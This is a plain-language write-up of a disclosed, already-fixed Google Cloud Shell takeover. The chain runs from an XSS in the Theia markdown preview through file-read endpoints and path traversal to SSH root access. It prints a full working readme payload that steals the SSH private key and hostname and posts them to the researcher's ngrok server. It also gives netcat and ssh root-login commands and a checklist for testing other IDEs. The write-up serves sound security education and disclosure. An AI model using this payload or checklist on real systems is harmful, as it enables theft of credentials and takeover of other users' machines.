uriparameter: tryfile:///../id_cloudshelland similar../sequences. A positive result is a file outside the workspace container being returned. - One-click repository import flows: check whether the imported repository's files are rendered automatically or on preview, and whether that rendering shares an origin with privileged services. A positive result is script execution with access to those services.
- SSH exposure of cloud IDE instances: resolve the instance hostname, scan for the SSH port, and check whether key-based root login is accepted. A positive result is a root shell using a key obtained from the instance itself.
What happened, in plain words
A security researcher found a way to take over a Google Cloud Shell instance completely, ending up with full administrator (root) access to the machine. He did it by chaining several small weaknesses together, starting from something as simple as a pop-up box in a web page.
Here is the story in everyday terms. Google Cloud Shell is a free Linux computer that Google runs for you in the cloud, and you reach it through your web browser. It comes with an editor for writing code, and that editor is built on an open-source project called Eclipse Theia. Because Theia is open source, its code and its list of reported bugs are public. The researcher read through those bug reports and found one describing a cross-site scripting (XSS) flaw in the markdown preview, with a working example of how to trigger it. He tried that example on the real Cloud Shell site and it worked.
On its own, an XSS that shows an alert(0) pop-up is not very exciting. So he pushed further. He discovered that the editor could be made to read files from the machine it runs on, including the private key used to log in over SSH (a secure remote login protocol). He then built a booby-trapped GitHub repository whose readme file contained a hidden script. When a victim imported that repository into their Cloud Shell and previewed the readme, the script ran, stole the private key and the machine's hostname, and sent them to the researcher's own server. With the hostname, the port and the key, he logged in as root and owned the machine.
Google paid a $5,000 bounty for the report. The whole thing is a good example of why a small bug is worth chasing: each step on its own looked minor, but together they added up to a full takeover.
Background: what Cloud Shell and Theia are
Google Cloud Shell is described on its landing page as "Your online development and operations environment". The page says it is "accessible anywhere with your browser", that you can "manage your resources with its online terminal preloaded with utilities such as the gcloud command-line tool, kubectl, and more", and that you can "develop, build, debug, and deploy your cloud-native apps using the online Cloud Shell Editor".
In plain words: it is a Linux computer in Google's data centre that you control through a browser tab. You get a terminal (a text window where you type commands) and a code editor. The editor is an instance of Eclipse Theia. Theia's own landing page says: "Eclipse Theia is an extensible platform to develop multi-language Cloud & Desktop IDEs with state-of-the-art web technologies." An IDE is an integrated development environment, a program for writing and running code. "Extensible" means other people can add features to it. "Open source" means the code is public and anyone can read it.
The screenshot above shows the Theia editor.
Because Theia's code is public, so is its bug tracker: the GitHub repository where developers report problems and discuss fixes. That makes it a sensible first place to look for weaknesses that Cloud Shell might have inherited.
Setting up
The tools involved were:
- The public Theia GitHub repository and its issue tracker.
- A normal browser with Chrome DevTools, the built-in panel that shows every request a web page makes. Think of it as a window into the conversations between your browser and a website.
- A GitHub repository of his own, to host the malicious readme file.
- A server he controlled, reachable over HTTPS (the encrypted version of the web protocol), to receive the stolen files. In the report this is an ngrok address, with the command-line tool
nc(netcat, a simple program that listens for incoming connections) waiting locally, for examplenc -lvvv 55555. - An SSH client, the program used to log in to a remote computer securely.
The one thing the attack needs from the victim is a small act of trust: the victim has to import the attacker's repository into their own Cloud Shell and preview the markdown file inside it.
Finding the bug
The plan was simple: read the issues in Theia's GitHub repository, filter for the ones tagged as security problems, and study them. Among them was an XSS in the markdown preview, apparently reported by a Google employee, and it came with a working proof of concept (a small demonstration that the bug is real).
An XSS, or cross-site scripting, is a bug where a website lets an attacker slip their own code into a page that other people view. The browser cannot tell the difference between the site's own code and the injected code, so it runs the attacker's code with the same trust it gives the site. A common everyday comparison: imagine a noticeboard where visitors can pin notes, and someone pins a note that says "whoever reads this, hand me your house key". The board itself is legitimate; the instruction on it is not.
Markdown is a simple way of writing formatted text using plain characters, the format used for readme files on GitHub. A markdown preview is the feature that turns that text into a formatted page you can look at. If the preview does not clean the input properly, HTML and scripts hidden in the markdown get rendered and run.
The researcher tested the proof of concept against https://shell.cloud.google.com/ and it fired.
At that point the bug was worth an alert(0) pop-up and nothing more. The interesting work was turning it into a full takeover of the machine.
Exploitation
Step 1: work out what the XSS can reach
The first idea was that if the injected script runs in the same place as the files, a simple web request (a GET, the kind your browser makes when you open a page) might read any local file. That did not work directly. The researcher also noticed that the Theia editor interface runs on a different machine from the one behind the command-line terminal. The editor's machine, however, holds the private key at the root of its filesystem, so opening a new workspace rooted at / (the top of the filesystem) shows a file called id_cloudshell.
A private key is one half of a pair used in public-key cryptography. The public half can be shared freely; the private half must stay secret, because whoever holds it can prove they are you. In SSH it replaces a password: if you have the key, you can log in. A workspace is the folder the editor has open; the root / is the very top of the disk, above all folders.
Step 2: find the file-reading endpoints
An endpoint is a specific address on a web server that does a specific job, like a counter in a shop: you go to the right counter with the right request and you get the right thing back. An API is a set of such endpoints designed for programs to talk to, rather than for people clicking links.
By playing with the editor's Download button and watching the traffic in Chrome DevTools, the researcher found two endpoints that together return the contents of any file over HTTP. The first turns a file address (a URI) into an identifier:
'https://' + location.host + '/files/?uri='
Line by line: 'https://' is the encrypted web protocol prefix. location.host is the current website's address, filled in by the browser automatically, so the script works on whatever Cloud Shell machine it runs on. '/files/?uri=' is the path of the endpoint, and uri= is the parameter where the file address goes. The ? marks the start of parameters, and uri is the name of the one this endpoint expects.
For example, requesting /files/?uri=file:///etc/hosts returns something of the form:
{id: "5147084a-XXXX-43a9-afb0-bb8a126f1162"}
This is JSON, a text format for structured data that programs exchange. The curly braces hold one field, id, whose value is a long random-looking string. The server does not send the file itself here; it sends a ticket number for it. file:///etc/hosts is a file address using the file scheme, which means "a file on this machine". /etc/hosts is a standard Linux file that maps names to addresses.
The second endpoint takes that identifier and returns the file itself:
'https://' + location.host + '/files/download/?id='
Again, location.host is the current site, /files/download/ is the endpoint, and id= is where the ticket number goes. So /files/download/?id=5147084a-XXXX-43a9-afb0-bb8a126f1162 yields the actual content. Splitting the job in two like this is common: one call to look something up, another to fetch it.
Step 3: build the malicious repository
Cloud Shell offers a one-click import of GitHub repositories into an instance. The plan was therefore to create a malicious git repository holding the script in its readme.md, and to put the Open in Cloud Shell button in the same file, so the victim can trigger the import from the page itself. A git repository is a project folder tracked by git, the version-control system GitHub hosts; a readme is the file GitHub shows on the project's front page.
The final readme.md:
# Google VRP testing
Google cloudshell instance take over (as root)
[](https://ssh.cloud.google.com/cloudshell/editor?page=editor&cloudshell_git_repo=https:%2F%2Fgithub.com%2Fomespino%2Fgcs_instace_takeover.git&cloudshell_open_in_editor=readme.md)
## Getting Started
just need to preview this file to see the magic
<style onload="{
var file_results = []
// this scape the container and get the ssh id_cloudshell private key
read_file('file:///../id_cloudshell')
// getting the hostname (external connection)
read_file('file:///etc/hostname') setTimeout(function(){ send_files(file_results) },5000)
// function to read any file given the path with
// file protocol per example 'file:///etc/hostname'
function read_file(file_to_read){
var container_url = 'https://' + location.host + '/files/?uri='
var get_file_id_url = container_url + file_to_read console.log(get_file_id_url)
fetch(get_file_id_url) // convert response to json
.then(response => {
return response.json()
}).then(json => {
var container_download_url =
'https://' + location.host + '/files/download/?id='
var download_url =
container_download_url + json.id fetch(download_url)
.then(response => { return response.text() }
.then(text => {
console.log(file_to_read + ' '+ text)
file_results.push(file_to_read + ' ' + text)})
})
}
function send_files(result){
// need to set netcat to listen per example nc -lvvv 55555
let attacker_server = ' https://56051573.ngrok.io'
fetch(attacker_server, {
method: 'post', body: JSON.stringify(result)
})
}
}">
Line by line, in plain words:
# Google VRP testingand the next line are ordinary markdown headings and text, there to make the file look harmless.- The
[](...)line is a clickable image that acts as a button. The image is Google's own Open in Cloud Shell graphic, and the link points at Google's Cloud Shell editor with parameters that tell it which repository to import (cloudshell_git_repo=...) and which file to open (cloudshell_open_in_editor=readme.md). This is the bait: the victim clicks a button that looks official. just need to preview this file to see the magicis a nudge telling the victim to press preview.<style onload="...">is the trick. A<style>tag normally holds page styling, but here it carries anonloadhandler, a piece of code the browser runs when the element finishes loading. That is enough to execute script inside the markdown preview, which is the XSS.var file_results = []creates an empty list to collect what gets stolen.read_file('file:///../id_cloudshell')asks for the SSH private key. The../means "go up one folder", which is how the script climbs out of the folder it is supposed to be confined to and reaches the key.read_file('file:///etc/hostname')asks for the machine's hostname, its name on the network.setTimeout(function(){ send_files(file_results) },5000)waits five seconds, giving the two reads time to finish, then sends the results.- Inside
read_file,var container_url = 'https://' + location.host + '/files/?uri='builds the first endpoint for the current machine, andvar get_file_id_url = container_url + file_to_readappends the file address.console.log(get_file_id_url)prints the URL to the browser console, useful while testing. fetch(get_file_id_url)sends the request.fetchis the browser's built-in way for a page to make a web request in the background..then(response => { return response.json() })takes the reply and reads it as JSON, giving theid..then(json => { ... })then builds the second endpoint,'https://' + location.host + '/files/download/?id=', appendsjson.id, and fetches it..then(response => { return response.text() })reads the reply as plain text, which is the file content..then(text => { ... })stores the file address and its content in the results list, andconsole.logprints them for debugging.send_filesis the exfiltration step.let attacker_server = ' https://56051573.ngrok.io'is the researcher's own server.fetch(attacker_server, { method: 'post', body: JSON.stringify(result) })sends the collected list there as a POST request (the kind used to submit data), with the list converted to JSON text byJSON.stringify.
Step 4: deliver it
The victim is tricked into importing the repository into their Cloud Shell instance. Once the readme.md is rendered in preview, the script runs and the two files are sent to the attacker.
Step 5: rebuild the public hostname
The hostname comes back as cs-6000-devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX. Dropping the cs-6000 prefix and appending .cloudshell.dev gives a publicly reachable name:
devshell-vm-XXXXXXXX-XXXX-XXXXX-XXXXX.cloudshell.dev
The report says to drop the cs-6000 part and append .cloudshell.dev. A hostname is simply a computer's name on the internet, the part you type before a web address.
Step 6: find the SSH port
A port is a numbered door on a computer; different services listen on different doors. With the public domain in hand, the researcher resolved it with a ping (a simple network probe that also reveals the address behind a name) and scanned ports. The SSH service turned out to be listening on port 6000.
Step 7: log in as root
Linux always has a root user, the all-powerful administrator account. So the remaining ingredients were the public hostname, the port, the username and the private key. The private key arrives with escaped newlines (the two characters \n written out as text instead of real line breaks), so they have to be replaced with real line breaks and the result saved as id_cloudshell before use.
ssh -i id_cloudshell -p 6000 [redacted]
Line by line: ssh is the secure remote login program. -i id_cloudshell tells it to use the file id_cloudshell as the identity, that is, the private key. -p 6000 says connect to port 6000 instead of the default. root@ says log in as the root user. The rest is the machine's public name.
That lands a root shell on the Cloud Shell instance: a command prompt where every command runs with full administrator rights.
Why it worked
The entry point is an XSS in Theia's markdown preview, which Cloud Shell inherited because it runs Theia. Cloud Shell inherited that behaviour because it runs Theia. The escalation rests on two further design issues. The file service exposes /files/?uri= and /files/download/?id= to the browser, and the URI parameter accepts file:// paths, including ../ traversal out of the intended container, so any script running in the editor origin can read arbitrary files on the UI instance. Separately, the SSH private key sits at the root of that same instance, and the instance is reachable from the internet on port 6000 with root login enabled by key. The report does not describe any server-side validation that would have blocked the traversal or the cross-origin read.
In everyday terms: the preview trusted the markdown too much, the file service trusted the file address too much, and the machine kept its front-door key lying on the doormat while the door was reachable from the street.
What it means for users
An attacker who convinces a Cloud Shell user to import a repository and preview its markdown obtains that user's Cloud Shell SSH private key and hostname, and from there a root shell on the instance. The hostname is publicly accessible. The attack requires user interaction: the import and the preview. The report does not describe what data or credentials a typical Cloud Shell instance holds beyond the key and host files it reads.
The fix and the timeline
Google fixed the issue; the report records the fix on 18 March 2020 but does not say what changed. The timeline was:
| Date | Event |
|---|---|
| Feb 6, 2020 | Report sent to Google VRP |
| Feb 6, 2020 | Triaged |
| Feb 14, 2020 | Accepted as P2 |
| Feb 20, 2020 | $5,000 bounty awarded |
| Mar 18, 2020 | Fixed by Google |
"Triaged" means the security team looked at the report and confirmed it was worth investigating. "P2" is a priority rating, with P1 the most urgent and higher numbers less so.
Things worth testing elsewhere
- Markdown previews in other web IDEs built on Theia or similar editors: submit a
<style onload>or equivalent handler in a rendered markdown file and see whether script executes. A positive result is any handler firing in the preview origin. - The
/files/?uri=and/files/download/?id=pair on other Cloud Shell style deployments: requestfile:///etc/hostsand then the returned id. A positive result is the file content coming back over HTTP. - Path traversal in the
uriparameter: tryfile:///../id_cloudshelland similar../sequences. A positive result is a file outside the workspace container being returned. - One-click repository import flows: check whether the imported repository's files are rendered automatically or on preview, and whether that rendering shares an origin with privileged services. A positive result is script execution with access to those services.
- SSH exposure of cloud IDE instances: resolve the instance hostname, scan for the SSH port, and check whether key-based root login is accepted. A positive result is a root shell using a key obtained from the instance itself.
Glossary
- XSS (cross-site scripting): a bug where a site lets an attacker's code run in another user's browser as if it were the site's own.
- RCE (remote code execution): running your own commands on someone else's machine over the network.
- Root: the all-powerful administrator account on Linux.
- Cloud Shell: Google's browser-based Linux machine with a terminal and code editor.
- Eclipse Theia: the open-source code editor that Cloud Shell's editor is built on.
- IDE: integrated development environment, a program for writing and running code.
- Open source: software whose code is public and can be read by anyone.
- GitHub: a website that hosts code projects and their bug trackers.
- Repository: a project folder tracked by git, the version-control system.
- Readme: the file GitHub shows on a project's front page.
- Markdown: a simple way of writing formatted text with plain characters.
- Markdown preview: the feature that turns markdown into a formatted page.
- Endpoint: a specific address on a server that performs a specific job.
- API: a set of endpoints meant for programs to talk to.
- HTTP / HTTPS: the protocol browsers and servers use to exchange pages and data; HTTPS is the encrypted version.
- GET / POST: the two common request types, one for fetching, one for submitting data.
- JSON: a text format for structured data that programs exchange.
- URI / URL: an address for a file or resource;
file://means a file on the local machine. - Parameter: a named value passed to an endpoint after the
?in a URL. - Chrome DevTools: the browser's built-in panel showing every request a page makes.
- fetch: the browser's built-in function for making web requests from a page.
<style>tag /onloadhandler: an HTML element for styling, and code that runs when an element finishes loading.- Path traversal (
../): using "go up one folder" to escape the folder you are supposed to be confined to. - Private key: the secret half of a cryptographic key pair, used to prove identity, for example in SSH.
- SSH: a protocol and program for logging in to a remote computer securely.
- Port: a numbered door on a computer where a service listens.
- Hostname: a computer's name on the internet.
- Ping: a simple network probe that checks whether a machine is reachable and reveals its address.
- ngrok: a service that exposes a local server to the internet on a public address.
- nc (netcat): a simple command-line program that listens for or makes network connections.
- Exfiltration: stealing data by sending it out to a server you control.
- Proof of concept (POC): a small demonstration that a bug is real and exploitable.
- Bounty: a reward paid by a company for a responsibly reported security bug.
- VRP: Google's Vulnerability Reward Program, its bug bounty scheme.
- Triaged: reviewed and confirmed as worth investigating by the security team.
- P2: a priority rating, with P1 the most urgent.
- Workspace: the folder an editor has open;
/is the top of the filesystem. - Origin: the combination of scheme, host and port that a browser uses to decide what a page is allowed to access.



